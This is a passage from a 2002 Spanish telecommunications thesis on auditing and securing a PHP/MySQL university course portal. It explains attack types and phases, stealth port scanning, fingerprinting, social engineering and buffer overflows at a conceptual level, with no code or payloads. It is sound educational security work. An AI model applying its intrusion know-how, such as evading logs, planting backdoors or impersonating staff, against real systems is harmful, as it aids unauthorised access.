Universidad de Sevilla
Escuela Superior de Ingenieros

PROYECTO FIN DE CARRERA

Ingeniería de Telecomunicación

Título: Análisis de seguridad, optimización y mejora de un portal web basado en PHP y MySQL.

Autor: Román Medina-Heigl Hernández

Tutor: Federico José Barrero García

Sevilla, Diciembre de 2002

A Isabela y toda mi familia

CONTENIDO

Capítulo 1

Introducción

1. Antecedentes.

El Proyecto Fin de Carrera culmina y completa una larga y ardua etapa de estudios y formación de todo Ingeniero de Telecomunicación.

Con la realización del mismo, el autor pretende poner de manifiesto capacidades y aptitudes que ha obtenido e ido puliendo a lo largo de la carrera, tales como su capacidad de análisis y síntesis, y sobre todo la de resolver problemas prácticos de una forma rápida, eficaz y profesional.

Asimismo se pretende dar rienda suelta a la creatividad del alumno. De esta forma el Proyecto gozará de una especial frescura y, en muchos casos, de ideas innovadoras.

Las labores de apoyo, seguimiento y, en resumidas cuentas, de ayuda, plasmadas en la figura del director o tutor de proyecto, no deben ser tampoco olvidadas. Fruto de esta interactividad, el alumno desarrollará, aún más si cabe,

aspectos tan importantes (y muy valorados en el panorama profesional) como pueden ser la comunicación o la facilidad de trabajo en grupo.

Por último, cabe destacar la gran labor de investigación y documentación que la realización de un proyecto conlleva. Como resultado, el alumno adquirirá nuevos conocimientos, o bien tendrá la oportunidad de profundizar en temáticas previamente conocidas por el mismo.

2. Motivación y justificación.

Con el amplio desarrollo de las Tecnologías de la Información y de las Telecomunicaciones en general, Internet se ha consolidado como un medio de comunicación e intercambio de datos masivo, cada vez más útil y próspero, y a la vez accesible a un gran (y creciente) número de personas. La información fluye libremente de un continente a otro en décimas de segundo con un solo clic de ratón. Todos se benefician de este hecho: empresas y particulares, entidades gubernamentales, docentes o de investigación, asociaciones con o sin ánimo de lucro, etc.

Cuando, a mediados de los años 70, nació *Arpanet*[1], precursora de la actual Internet, el principal objetivo que se buscaba era desarrollar una serie de protocolos y estándares que sirvieran de base para establecer una infraestructura de comunicaciones entre máquinas remotas. En principio se creó en un ámbito muy restringido y principalmente orientado a fines militares. De esta forma la seguridad

[1] *"Arpanet"* fue la primera gran red, creada en los Estados Unidos, con fondos de la Agencia de Proyectos de Investigación Avanzada (*ARPA*, por sus siglas en inglés).

de las comunicaciones estaba “más o menos garantizada” debido a que pocas personas tenían acceso físico a la red.

Hoy en día se puede decir que Internet es de público acceso. Cualquiera con un ordenador y unos mínimos conocimientos puede conectarse a la Red de Redes y tener acceso a un ordenador remoto ubicado en la otra punta del planeta y que, quizás contenga información privilegiada y no destinada al público en general.

Dependiendo del tipo de información y grado de confidencialidad buscado, se hace necesario pues, controlar de alguna forma el flujo de información: asegurarnos de que sólo reciba la información quien nosotros deseemos (y nadie más), autentificar también al emisor de la información (para evitar que un impostor nos pueda enviar una información errónea, haciéndose pasar por otra persona) y en definitiva, proteger la información de posibles intrusos.

En resumidas cuentas, se trata de controlar el acceso a cierta información que, según qué casos, puede resultar privilegiada, privada o confidencial.

Un hipotético atacante podría robar la información en distintos puntos. Podría, por ejemplo, aprovechar el momento en el que se está produciendo el trasvase o flujo de información de un punto a otro e intervenirla en un punto intermedio, haciendo el papel de un observador pasivo, sin que ninguno de los dos extremos acuse esta acción de “espionaje”.

También podría haberse decidido por atacar directamente a la fuente de información, o bien al destinatario de la misma; en ambos casos se tratará normalmente de una máquina o servidor. Si el atacante consigue acceso (aunque sea no autorizado) a dicha máquina, podrá leer toda la información allí contenida.

Aunque muy por encima, ambos casos caracterizan y resumen a un campo que denominaremos "Seguridad Informática". Se trata de una disciplina o sector, ahora en auge, cuyo principal fin es garantizar que cierta información sensible (por ejemplo, números de tarjetas de crédito) no caiga en manos indeseables. Por supuesto que este campo abarca realmente mucho más. Sirva lo anterior como primera aproximación.

Con el avance de ciertos campos, todavía en una fase bastante primitiva de expansión, como el "e-commerce" (comercio electrónico), la seguridad cobra aún más importancia. En Internet, una persona es "un número más" (comúnmente una dirección IP). Existe pues un alto grado de impersonalidad. Esto facilita la labor de un posible atacante, quien con unos conocimientos técnicos no necesariamente demasiado amplios, y si no anteponemos los medios y barreras necesarios, podrá pasearse a sus anchas y de forma anónima por los ordenadores de nuestra empresa o entidad. Si se tratase, por poner un ejemplo, de un banco, las consecuencias podrían ser fatales: podríamos pasar de un simple robo de información al robo de cuantiosas cantidades de dinero.

Sin embargo, no hace falta llegar a estos extremos. Cualquier intrusión en un sistema conlleva pérdidas económicas, aunque sólo sea en términos de horas de trabajo que le llevará a un técnico, el cual tendrá que evaluar y reparar los posibles daños causados. Naturalmente en función de la importancia de la información contenida en la máquina comprometida, estos costes serán de un orden de magnitud mayor o menor.

Es tal la importancia de la seguridad que ésta es exigible por ley. En España, la LOPD (Ley Orgánica de Protección de Datos) establece distintas categorías teniendo en cuenta diversos factores, entre ellos el tipo de datos almacenados, y obliga a tomar distintas medidas que garanticen la seguridad en los distintos dispositivos de almacenamiento o máquinas en cuestión, castigando con fuertes

sanciones o multas a las empresas que las incumplan. De esta forma, información sensible, como grandes bases de datos de clientes o la propia contabilidad de la empresa, mantendrá un grado de confidencialidad apropiado, fuera del alcance de un intruso cualquiera.

A menudo, las empresas no invierten en seguridad hasta que no se ven envueltas en algún desastre o simplemente le ocurre algo como lo comentado anteriormente. La labor de la persona o departamento encargado de la seguridad informática de una empresa suele pasar desapercibida: si éste realiza bien su trabajo simplemente no ocurrirá nada. Pero si éste deja algún agujero de seguridad, tarde o temprano alguien lo encontrará y podrá usarlo en su propio beneficio, en detrimento de los intereses de la empresa o entidad en cuestión.

En un mundo cada vez más informatizado, en un entorno hostil -como puede ser Internet- y cada vez más comercial, en una red cada vez más accesible al público en general, la seguridad informática es de vital importancia. La justificación de un proyecto como el que nos ocupa resulta evidente.

El presente Proyecto Fin de Carrera pretende ilustrar los conceptos más importantes de esta vital disciplina. Estudiaremos los problemas de seguridad y ataques más comunes así como la forma de abordarlos y solucionarlos. En particular, nos centraremos en la seguridad de sitios web. Veremos cómo simples errores de programación se pueden convertir en graves problemas de seguridad.

Culminaremos nuestro estudio teórico con un caso práctico: aplicaremos los conocimientos y conceptos presentados en la realización del análisis de la seguridad de un portal web, proponiendo mejoras e incluso implementando alguna de ellas.

Es motivación suficiente para mí el atractivo intelectual que supone el estudiar cómo funcionan internamente los mecanismos de seguridad utilizados en la

Red, saber cómo "romperlos" y por último (y no por ello menos importante), tener la capacidad de mejorarlos.

3. Alcance y objetivo.

El alcance de este proyecto, eminentemente teórico pero que será convenientemente ilustrado con la inclusión de una completa auditoría de seguridad a un portal web y posterior implementación software de la gran mayoría de las mejoras propuestas, comprende los siguientes puntos:

- Establecimiento de las distintas bases, nociones y terminología sobre las que reposa el campo de la Seguridad Informática. En particular, se hará hincapié en aquellos aspectos más relacionados con la seguridad de sitios web, y trataremos muy de pasada otras áreas, como la criptográfica, que por su extensión y complejidad bien podría dar lugar a uno o varios proyectos diferentes (aún así se tendrá en cuenta para la parte práctica, es decir, no se obviarán los aspectos criptográficos en la auditoría de seguridad que se llevará a cabo más adelante). Por desgracia, deberemos excluir de nuestro estudio áreas interesantes -pero a la vez muy particulares- como la del *análisis forense*[2]. Estas últimas quedan fuera del alcance de nuestro proyecto.

- Descripción de las distintas técnicas y formas de ataque que se podrían emplear en el asalto a un sitio web así como de las vulnerabilidades más típicas.

- Cómo defendernos ante los casos anteriormente descritos, y en general, marcar ciertas pautas que ayudarán a mejorar la seguridad de un sitio web.

[2] El *"análisis forense"* engloba a un conjunto de técnicas utilizadas con el fin de obtener información de un sistema que ha sido comprometido: huellas que dejó el atacante, cómo lo hizo y qué pasos se llevaron a cabo durante la intrusión, recuperación de ficheros que fueron borrados, etc.

- Enumeración de algunas de las muchas herramientas existentes, empleadas en Seguridad, útiles tanto para un atacante como para el propio consultor de seguridad.

- Análisis o auditoría de seguridad de las páginas web de Federico José Barrero García, entre las que se incluye un par de portales web, de características similares, asociados a diferentes asignaturas impartidas en la Escuela Superior de Ingenieros en Sevilla. Dichos portales están basados en PHP y MySQL, sobre servidor Apache, y ofrecen servicios a los alumnos que están cursando las asignaturas en cuestión, tales como:

    - Sistema automático de autoevaluación para el alumno, accesible desde la Web. Esta aplicación es capaz de crear un cuestionario de autoevaluación, sobre la base de una serie de preguntas, mostrarlo al cliente en una página web y recibir de nuevo dicho cuestionario para que éste sea procesado. Dicho procesado determinará el número de respuestas correctas que hubo y devolverá dicha información al cliente para que éste tenga constancia de ello. El sistema permite la actualización de la información de una forma muy fácil e intuitiva, para que el profesor pueda mantenerla sin dificultad.

    - Sistema de gestión y actualización del "tablón de dudas", lugar donde se recogerán las dudas más frecuentes de los estudiantes y la correspondiente respuesta que haya dado el profesor.

  - Sistema de recogida y evaluación de una "encuesta de calidad", acerca de todos los aspectos docentes de la asignatura, de forma que sólo tienen acceso a realizarla los alumnos matriculados en la asignatura.

- Desarrollo e implementación software de los cambios que se estimen convenientes para mejorar la seguridad de los portales web previamente auditados, así como de otras mejoras de diversa índole que redundarán en beneficio del propio portal.

Al término de la lectura de este proyecto, el lector habrá obtenido:

- ✓ Una panorámica lo suficientemente amplia sobre las distintas áreas que conforman el amplio campo de la Seguridad Informática así como nociones y conceptos necesarios para una adecuada comprensión.
- ✓ Una cierta habilidad en la búsqueda de vulnerabilidades.
- ✓ Ideas que, como desarrollador de software, le permitirán escribir código "más seguro". Habrá aprendido ciertos fallos típicos de programación que afectan a la seguridad y podrá evitarlos. Las aplicaciones que desarrolle serán más robustas.

Capítulo 2

Fundamentos de seguridad en la web

1. Introducción.

Presentaremos en este capítulo las nociones de seguridad y otros conceptos necesarios para una buena comprensión del análisis de seguridad que llevaremos a cabo sobre el portal web, y que presentaremos en el siguiente capítulo.

El sector de la seguridad informática es muy amplio, y abarca muchos y diversos campos. Podríamos escribir libros y libros sobre el tema, pero como es natural no lo haremos; necesitamos centrar nuestros objetivos. Colocaremos nuestro punto de mira sobre el tema de la seguridad en servidores web, e intentaremos no desviarlo demasiado, salvo en situaciones especiales que requieran dar una visión más global de ciertos conceptos que contribuyan a un mejor entendimiento de otros puntos explicados con anterioridad.

Una vez leído este capítulo, el lector será conocedor de algunas de las técnicas más comunes de explotación de agujeros de seguridad vía web, y quién sabe, lo mismo le pica el gusanillo y se acaba convirtiendo en aprendiz de hacker.

2. Nociones y terminología.

2.1. Introducción al lenguaje de redes y TCP/IP.

Supongamos el siguiente escenario: dos ordenadores, ubicados probablemente en lugares diferentes, y ambos con conexión a Internet. El primero de ellos tendrá unas características (potencia de procesador apreciable, gran cantidad de memoria y espacio de disco duro, fuentes de alimentación redundantes, étc.) más que aceptables, lo que lo convierten en candidato perfecto para ser usado como fuente permanente de información en Internet; en otras palabras, actuará de *"servidor de información"*. El segundo ordenador tendrá características más modestas y un precio más asequible; será la máquina perfecta para un usuario final. Éste usará dicho ordenador como herramienta de trabajo para conectarse a Internet y tener acceso a la gran cantidad de información que la Red de Redes le ofrece, y en particular, a la máquina servidora que describimos anteriormente. Habitualmente nos referiremos al ordenador del usuario final como la máquina *"cliente"*, y su función será la de permitirnos acceder a los servicios que Internet le ofrece.

En la terminología de Internet, cualquier ordenador conectado a la Red recibe el nombre de *"host"*. Nosotros nos referiremos también habitualmente a cualquiera de ellos como *"máquina"*, término un tanto coloquial pero que agrada al autor por su claridad y simplicidad. Ya hemos explicado también la principal diferencia existente entre una *"máquina cliente"* (o *"host cliente"*) y una *"máquina servidora"* (*"host servidor"* o simplemente, *"servidor"*).

Para que una máquina servidora sea tal, ésta debe ofrecer *"servicios"* (ej: servicio web, servicio de transferencia de ficheros, servicio de correo, étc.). Cada uno de estos servicios es implementado mediante diferente software específico al que

llamaremos *"software servidor"*[1]. Así pues, tenemos distintos *"servidores web"*[2] como "Apache", "IIS" o "iPlanet" (nosotros usaremos el primero, por ser uno de los más potentes y ampliamente extendidos, además de ser gratuito).

Internet se rige por un conjunto de protocolos, conocidos genéricamente con el nombre de *"TCP/IP"*, siendo verdaderamente el protocolo *IP*[3] el que ofrece los pilares de comunicación (similar a la capa de red o nivel 3 de OSI), sobre los que subyacerán los protocolos de la capa de transporte (equivalente al nivel 4 de OSI) como *TCP*[4] o *UDP*[5], u otros como *ICMP*[6].

Tanto TCP como UDP permiten establecer varias comunicaciones entre un mismo origen y destino. Para diferenciarlas unívocamente nace el concepto de *"puerto"*, que no es otra cosa que un número identificador de 16 bits, y que puede ser definido tanto en origen como destino (por tanto, tendremos los conceptos de *"puerto origen"* y *"puerto destino"*, respectivamente). De esta forma, una comunicación cualquiera, ya sea TCP o UDP, queda inequívocamente identificada por el conjunto de valores *"IP origen, puerto origen, IP destino, puerto destino"*). De igual forma, un "servicio" en particular que se está ejecutando sobre una máquina se corresponderá con uno o varios puertos de dicha máquina. Por ejemplo, el servicio web normalmente se encuentra asignado al puerto 80 de la máquina servidora,

[1] A menudo simplificaremos esta notación llamándolo "servidor" a secas. Por tanto, este último término puede resultar ambiguo. Distinguiremos su significado por el contexto.
[2] Nótese de nuevo la ambigüedad. En este caso, nos estamos refiriendo al "software servidor web", y no a la "máquina servidora web" que ejecuta dicho software. A pesar de todo, ambos conceptos están íntimamente ligados.
[3] *IP: "Internet Protocol"*. Protocolo estándar que define a los datagramas (o paquetes) IP como la unidad de información que pasa a través de una red de redes y proporciona las bases para el servicio de entrega de paquetes sin conexión y con el mejor esfuerzo. Incluye ICMP como parte integral.
[4] *TCP: "Transmission Control Protocol"*. Protocolo orientado a conexión (antes de transmitir datos, los participantes deben establecer la conexión) que proporciona un servicio de flujo de datos confiable y full-duplex. Ampliamente utilizado en servicios como web o correo, sólo por nombrar algunos.
[5] *UDP: "User Datagram Protocol"*. Protocolo no orientado a conexión utilizado para el envío de datagramas hacia el programa de aplicación en otra máquina. Conceptualmente, la diferencia importante entre los datagramas UDP y los paquetes IP es que el UDP incluye un número de puerto de protocolo, lo que permite al emisor distinguir entre varios programas de aplicación en una máquina remota dada.
[6] *ICMP: "Internet Control Message Protocol"*. Parte integral del protocolo de Internet (IP) que resuelve errores mediante el uso de mensajes de control.

aunque a veces usa además otros puertos (como el 443, para conexiones web encriptadas mediante SSL).

Existen para los diferentes servicios protocolos que han sido estandarizados. Por ejemplo, para el servicio web el protocolo utilizado es conocido como HTTP[7]. Estos protocolos corresponden al nivel de aplicación (nivel 5 del modelo de referencia TCP/IP[8]).

2.2. Nociones de seguridad.

Volviendo al escenario descrito al comienzo del apartado anterior, supongamos que el servidor web va a ser el objetivo de un *hacker*[9] o *cracker*[10]. Llamaremos a dicho servidor *"víctima"* del ataque, mientras que el hacker en cuestión será el *"atacante"* o *"intruso"*[11].

2.2.1. Clasificación de los ataques.

El tipo de ataque que se realizará sobre la víctima depende de diversos factores, tales como el fin que persigue el atacante (es posible que busque obtener

[7] *HTTP: "HyperText Transfer Protocol"*. La última versión (1.1) se define en el RFC 2616.
[8] En realidad, cuando anteriormente hemos hecho referencia al modelo OSI no hemos sido del todo rigurosos. En el mundo TCP/IP, el modelo OSI no debe ser aplicado; en su lugar, debemos hacer uso del modelo de referencia TCP/IP. A pesar de algunas similitudes, el modelo OSI consta de 7 capas o niveles mientras que el modelo de referencia TCP/IP prescinde de dos de ellas, quedando sólo en 5.
[9] *Hacker:* persona especialmente habilidosa, técnicamente muy capaz (definición genérica). En el campo de la seguridad se denomina así a la persona que es capaz de romper la seguridad de un sistema, normalmente con el único propósito de aprender o por la mera satisfacción personal e intelectual.
[10] *Cracker:* hacker malicioso. Normalmente busca sacar algún tipo de provecho de la intrusión o del propio servidor vulnerado.
[11] El término "intruso" tiene connotaciones que implican un cierto éxito del atacante. No obstante, a lo largo de este documento usaremos indistintamente los términos "atacante" e "intruso".

acceso al sistema, o simplemente quiera sabotear o inutilizar un servicio) o el grado de privilegios necesarios para poder lanzar dicho ataque.

Atendiendo a este último concepto (el ámbito del ataque o grado de privilegios necesarios para lanzarlo), podemos clasificar un ataque como:

- **local**: se lanza desde dentro del propio sistema víctima. Es requisito indispensable gozar de acceso (normalmente no privilegiado) en el servidor (ya sea, porque disponemos de una cuenta en el sistema, o bien hemos logrado el acceso mediante otro ataque -remoto- previo). El objetivo comúnmente perseguido es la elevación de privilegios.
- **remoto**: no se requiere acceso previo a la máquina víctima. Es el más peligroso. Es usual utilizar este tipo de ataque como paso previo a un ataque de ámbito local, aunque a menudo este segundo paso no es necesario.

Otra clasificación posible, según sea la finalidad perseguida por el atacante, podría ser la siguiente:

- **Ataque de denegación de servicio o DoS**[12]: no se persigue conseguir ningún tipo de acceso al servidor víctima sino simplemente se desea evitar que deje de dar servicio o al menos, degradar el servicio que hasta ahora venía ofreciendo. Los ataques de este tipo son muy variados. Por nombrar alguno, recordemos el mítico ataque conocido como "Syn-Flood"[13].

[12] *"DoS"* son las siglas de "Denial of Service".
[13] *Syn-Flood:* ataque consistente en inundar un puerto TCP de la máquina víctima con paquetes TCP que tiene el flag "syn" activado. Este tipo de paquetes se usa para iniciar una conexión TCP, y como resultado, el host destino debe responder aceptando o no dicha conexión. En caso de aceptar, el host origen debe enviar un tercer y último paquete para que la conexión TCP sea finalmente establecida. El ataque consiste en enviar el primer paquete, pero no el tercero, de forma que el servidor se queda esperando un paquete que debería cerrar el proceso de establecimiento de conexión y que nunca llegará, y mientras tanto, se está ocupando recursos en el sistema víctima. Dado que el número de

- **Ataque de consecución de acceso**: este ataque busca obtener unos mínimos privilegios de acceso en el servidor víctima. Se trata pues de un ataque de tipo remoto que suele ser lanzado justo antes de otro del tipo que seguidamente veremos.
- **Ataque de elevación de privilegios**: como su nombre indica, el atacante intentará aumentar el grado de privilegios que mantiene en el sistema. El objetivo usual de este tipo de ataques es llegar a obtener privilegios de "Administrador", en sistemas Windows, o de "root", en entornos Unix.

2.2.2. Fases de un ataque.

Un ataque se llevará a cabo en cuatro fases bien diferenciadas:

i. *Fase de adquisición y reunión de información.*
ii. *Acceso inicial al sistema.*
iii. *Escalada de privilegios.*
iv. *Ocultación del rastro y posible instalación de puertas traseras.*

La primera fase de todo ataque que se precie será la reunión de información sobre la máquina víctima, por parte del atacante. El atacante deberá encontrar respuesta a preguntas como: ¿qué sistema operativo usa la máquina víctima? ¿Qué puertos tiene abiertos? ¿Qué servicios tiene en ejecución? ¿Qué software es usado en cada servicio? ¿Qué versiones exactas? ¿Podemos enumerar usuarios en la máquina remota? Estas son sólo algunas de las preguntas que se hará el atacante.

¿Por qué estas preguntas? A menudo las vulnerabilidades que puedan existir en el sistema víctima son dependientes del software servidor utilizado, e incluso

conexiones que puede recibir un puerto es finito, si inundamos el host destino con paquetes TCP de tipo "syn", probablemente se alcanzará el número máximo de conexiones permitidas, y el sistema víctima comenzará a denegar cualquier nuevo intento de conexión, entre los cuales se encontraran intentos de conexión totalmente legítimos, o lo que es lo mismo, nuestro ataque propiciará que usuarios legítimos dejen de obtener servicio.

específico de ciertas versiones de dicho software. Por tanto, identificando estos datos, podremos identificar también las posibles vulnerabilidades o puntos débiles del sistema víctima.

Durante la segunda fase, el atacante tratará de conseguir acceso a la máquina víctima. Si el atacante lograra este acceso se dice que el sistema (víctima) ha sido *comprometido*. El grado de compromiso es directamente proporcional a los privilegios que el atacante haya podido conseguir en el sistema atacado. No importa que el acceso conseguido sea no privilegiado. Nos valdrá como punto de entrada al sistema, a partir del cual podamos lanzar nuevos ataques, cuyo último fin será la consecución de máximos privilegios en el sistema.

Precisamente de esto último se encarga la tercera fase del ataque: buscar (y encontrar) alguna vulnerabilidad local que nos permita aumentar nuestros privilegios hasta lograr el grado máximo. En ese momento, el sistema habrá sido *totalmente comprometido*.

Por último, y cuando el atacante haya conseguido semejante proeza, éste tratará de evitar la detección de su intrusión. Para ello, intentará borrar las huellas que su ataque haya podido dejar en el sistema. Lo anterior supondrá un conocimiento exacto de la ubicación de los ficheros de *"logs"*[14] del sistema, y de su estructura. Además, y si el atacante tiene pensado volver a visitar la máquina víctima no será raro que se deje una puerta abierta que le facilite el proceso (de forma que no tenga que repetir todo el ataque cada vez que desee entrar de nuevo en la máquina, o le permita la entrada en caso de que la vulnerabilidad que éste usó haya sido parcheada). Es lo que se conoce como *"puerta trasera"*.

[14] Un *"log"* es un historial donde el sistema almacena los eventos más importantes que han ocurrido en el sistema.

2.2.3. Niveles de seguridad.

En una Internet hostil, plagada de gente con intereses tan dispares, cualquier máquina conectada a la Red corre peligro. Si se trata de un servidor de una importante empresa, que puede albergar información "interesante" y comprometedora, los intereses de un posible intruso son evidentes. Quizás no lo es tanto, en el caso de un pequeño servidor, posiblemente casero, el cual alberga unas cuantas páginas web personales. Hasta estos últimos pueden tener un interés para un hacker, aunque sólo sea para ser usado como base para ataques posteriores contra otras máquinas más interesantes y apetecibles. Resulta lógico pensar que las necesidades en cuanto a seguridad son bien distintas según qué casos, siempre en función de la importancia que se le de a la información que se trata de proteger (o lo que es lo mismo, de los presupuestos o la cantidad económica que se está dispuesto a invertir en seguridad). Sin embargo, las técnicas empleadas para proteger una u otra máquina son, a menudo, similares (al menos, la gran mayoría).

El concepto de niveles de seguridad es muy simple: se trata de ofrecer a un posible atacante tantas barreras como nos sea posible (o mejor dicho, como nuestro presupuesto nos lo permita). Cuantos más obstáculos pongamos a un atacante, menos probabilidad habrá de que éste tenga éxito (aunque nunca debemos subestimar a un hacker).

Así pues, un primer nivel de seguridad suele comprender la instalación de un *"firewall"*[15] en el perímetro[16] de la red que se quiere proteger. El firewall más utilizado es aquel que realiza un *"filtrado de paquetes"*[17]. Es común usar un

[15] *"Firewall":* cortafuegos. Se trata de un equipo, enrutador o aplicación, que impone un conjunto de directivas de seguridad que restringen de forma severa el acceso al sistema y a los recursos de la red.
[16] La zona perimetral es la más externa de la red. Con frecuencia nos referiremos a la seguridad en esta zona con el término "seguridad perimetral".
[17] Un firewall de filtrado de paquetes es aquel que se implementa en la red y en las capas de transporte que filtran el tráfico de red en función de los paquetes, tomando decisiones de enrutamiento basándose en la información del encabezado del paquete IP.

esquema *DMZ*[18] en el perímetro de la red, para aislar las máquinas que dan servicio de cara al público (por ejemplo, el servidor web de la empresa), de la red corporativa interna, lo cual añadiría un nivel más de protección a nuestro esquema general de seguridad.

Sin embargo, a la hora de evitar un ataque a un servicio web, típicamente en el puerto 80, un simple filtrado de paquetes va a valer de poco, ya que no filtrará el tráfico web y es precisamente este tráfico el que el atacante va a utilizar para llevar a cabo su ataque. Claramente, es necesaria una nueva línea de defensa situada en el propio servidor web. El servidor web debería estar correctamente parcheado contra vulnerabilidades conocidas y configurado adecuadamente con opciones que por defecto sean seguras. Este procedimiento añadiría un nivel de seguridad más.

No es nuestra intención hacer un compendio de técnicas que se suelen emplear en seguridad. Simplemente pretendíamos mostrar al lector la utilidad e importancia de mantener distintos niveles de seguridad, y las ventajas que conlleva.

2.2.4. La política de seguridad.

Podríamos definir este concepto como el conjunto de normas y procedimientos, relacionados con diversos aspectos de la seguridad, que definen las diferentes formas de actuación recomendadas, con el fin de garantizar un cierto grado de seguridad. En realidad, es la forma de implementar un cierto control de calidad en lo que a seguridad se refiere.

Una buena política de seguridad debe incluir una política de contraseñas adecuada, que obligue a los usuarios a no usar contraseñas débiles, o a cambiar su contraseña cada cierto tiempo. Esto es sólo un ejemplo mínimo de lo que la política

[18] DMZ: zona desmilitarizada (“demilitarized zone”). Perímetro de red que contiene máquinas que atienden servicios públicos, separadas de la red privada local. Los servidores públicos menos seguros están aislados de la LAN privada.

de seguridad puede significar o suponer pero creemos que es suficiente para ilustrar el concepto.

2.2.5. Adquisición de información.

Toda información que un atacante pueda conseguir sobre su objetivo o víctima le podrá ser de utilidad para un posterior ataque. En especial, conocer la versión del sistema operativo que se ejecuta en la máquina objetivo, o los servicios que ésta corre, es esencial para explotar con éxito la mayoría de fallos de seguridad, ya que muchos de ellos sólo están presentes en determinados servicios y/o en determinadas versiones de software.

Para detectar remotamente los servicios que una máquina ofrece, el atacante llevará a cabo un *"scan de puertos"*. Éste consiste en enviar ciertos paquetes de prueba a los distintos puertos de la máquina víctima. Dependiendo de si el puerto está abierto o cerrado, la respuesta que dará el servidor será diferente, pudiendo así deducir el estado del mismo. El tipo de paquetes que se envíen a la víctima dependerá del tipo de escaneo[19] realizado.

Hay diversos tipos de scan. Para empezar, debemos distinguir si los puertos destino serán TCP o bien UDP. En el caso de TCP, el scan más sencillo consiste en intentar establecer conexiones TCP[20] con cada uno de los puertos de la máquina objetivo. Si alguna de las conexiones tiene éxito, quiere decir que el puerto

[19] Escaneo: en inglés, "scan".

[20] Una *conexión TCP* se establece en 3 etapas ("3-way handshaking"): en primer lugar, la máquina origen envía un paquete con el flag SYN activado, hacia un puerto dado en la máquina destino; ésta lo recibe y si realmente acepta conexiones en dicho puerto, responde a su vez con un segundo paquete que llevará activados los flags SYN y ACK. Por último, la máquina origen recibe el paquete anterior, y envía un paquete ACK de acuse de recibo final. En este momento, la conexión TCP ha sido establecida. Si la máquina destino no esperaba la conexión (i.e. no tenía el puerto en cuestión a la escucha), ésta responderá con un paquete RST, en lugar del paquete SYN-ACK. Los flags de los que estamos hablando (SYN, ACK, RST y otros que no hemos visto) son bits del campo "código" en el encabezado TCP –a su vez dentro del paquete IP-, y por simplicidad, nos referiremos a ellos como *"flags TCP"*.

correspondiente se encontraba abierto; en caso contrario, se considera cerrado. En el primer caso, es además posible que el software servidor a la escucha en dicho puerto devuelva un mensaje (*"banner"*) con el nombre del software y la versión del mismo.

El scan TCP anterior resulta muy "ruidoso" de cara al administrador de la máquina víctima (es fácilmente detectable porque las conexiones establecidas quedarán registradas). Existe otro tipo de scan TCP más avanzado, conocido como *"Stealth TCP scan"*. Se realiza de forma muy parecida al anterior, es decir, barriendo los puertos destino, e intentando establecer conexiones TCP, pero en este caso, la conexión TCP se deja a medias, es decir, no se llega a completar el proceso de 3 etapas del establecimiento de conexión. En particular, el origen no enviará el tercer y último acuse de recibo (paquete ACK), con lo cual la conexión nunca se llega realmente a establecer, y por tanto, el servidor víctima no lo registra. Para saber si un puerto estaba o no abierto basta con observar el segundo paquete (es decir, la respuesta del servidor víctima al primer paquete SYN): si es un SYN-ACK quiere decir que el puerto estaba abierto; si es un RST, el puerto estaba cerrado.

Existen otras técnicas de scan TCP más avanzadas pero el fundamento es el mismo o parecido: todas se basan en jugar con distintos flags TCP, y en el hecho de que la pila TCP/IP[21] destino responderá de distinta forma, según el estado de los distintos puertos sondeados. Dicho comportamiento dependerá además de la implementación de la propia pila TCP/IP, por lo que algunas de estas técnicas avanzadas sólo funcionarán en ciertos sistemas operativos. Un ejemplo de scan avanzado es el conocido como "FIN scan"[22]. No entraremos en detalles. Se recomienda echar un vistazo a la documentación de "Nmap"[23], para aprender más acerca de estas técnicas.

[21] Cuando nos referimos a la *"pila TCP/IP"*, estamos haciendo alusión a la parte del sistema operativo que se encarga de gestionar el tráfico TCP/IP del sistema. Es decir, se trata de un software más, y será diferente según sea el sistema operativo empleado.
[22] *"FIN"* es uno de los flags TCP que nos faltaba por nombrar.
[23] "Nmap" es una herramienta utilizada para realizar escaneos de puertos. Haremos referencia a ella al final de este capítulo, en la sección de "herramientas útiles".

El protocolo UDP no es orientado a conexión, por lo cual no existe un proceso de establecimiento de conexión, como el que acabamos de estudiar. Sin embargo, se puede analizar el estado de los puertos UDP de una máquina mediante técnicas similares. Una forma posible es enviar un paquete UDP de longitud nula al puerto que se quiere sondear. Si el puerto está cerrado, la máquina víctima responderá con un mensaje ICMP de "puerto inalcanzable". Si está abierto, no hará nada. La técnica no es del todo fiable: si la víctima está protegida por un firewall que filtre estos mensajes ICMP, el resultado que devolverá nuestro test será siempre positivo ("puerto abierto"), aunque esto pueda no ser cierto (en este caso, se trataría de un "falso positivo").

Como hemos visto, analizando la respuesta a ciertos paquetes IP, es posible obtener información y conocer más sobre la máquina objetivo. Todo el conjunto de técnicas que usan esta metodología así como el concepto en sí se engloban bajo el término genérico de "fingerprinting". Mediante este tipo de técnicas es posible averiguar el sistema operativo (y a veces también la versión del mismo) que se ejecuta en el ordenador objetivo así como otros datos de interés (como el "uptime"[24] de la máquina).

Tampoco debemos perder de vista otra clase de información –menos técnica- que también puede ser de utilidad en un ataque. Datos como el nombre de la empresa propietaria de la máquina objetivo y su dirección, o el nombre y teléfono de contacto de la persona encargada de su mantenimiento pueden ser utilizados en un ataque de *"ingeniería social"*. Este tipo de ataques aprovechan el factor humano: por ejemplo, llamar a la persona de contacto, haciéndose pasar por su jefe, y ordenarle que de de alta una nueva cuenta en la máquina. Sorprendentemente, estas actuaciones tienen un gran porcentaje de éxito y han sido usadas para derrotar los sistemas de protección tecnológicamente más avanzados.

[24] *"Uptime":* tiempo que una máquina lleva encendida, sin ningún tipo de corte o interrupción.

Para obtener la información anterior puede bastar con que el atacante consulte la página web corporativa de la empresa (sección de "contactos", por ejemplo). Por nombrar una alternativa, existen también bases de datos públicas o servidores *"Whois"*, de donde es posible obtener información administrativa acerca de una dirección IP o de un nombre de dominio dado.

2.2.6. Técnicas de explotación más comunes: los "buffer overflow".

El "desbordamiento de buffer" (o "buffer overflow") es uno de los fallos genéricos de seguridad más típicos de los últimos tiempos. Por ello, dedicaremos este apartado a dar unas pinceladas sobre su funcionamiento.

A finales de 1996, un hacker conocido por el pseudónimo de "Aleph1" publicó en una conocida revista digital del Underground[25] ("Phrack") un interesante artículo titulado *"Smashing the stack for fun and profit"*[26]. En él relataba, paso a paso, los fundamentos de los "buffer overflow", así como diferentes técnicas para explotarlos. A raíz de este artículo, el conocimiento y posterior explotación de los "buffer overflow" creció enormemente.

Un "desbordamiento de buffer" se produce cuando se intenta escribir en el buffer más datos de los que realmente caben en él. Puesto que el buffer no será más que una simple estructura en memoria, si escribimos datos más allá de sus fronteras, estaremos sobreescribiendo posiciones adyacentes de memoria, o lo que es lo mismo, machacaremos otras estructuras que se pudieran encontrar "cerca" del buffer en cuestión.

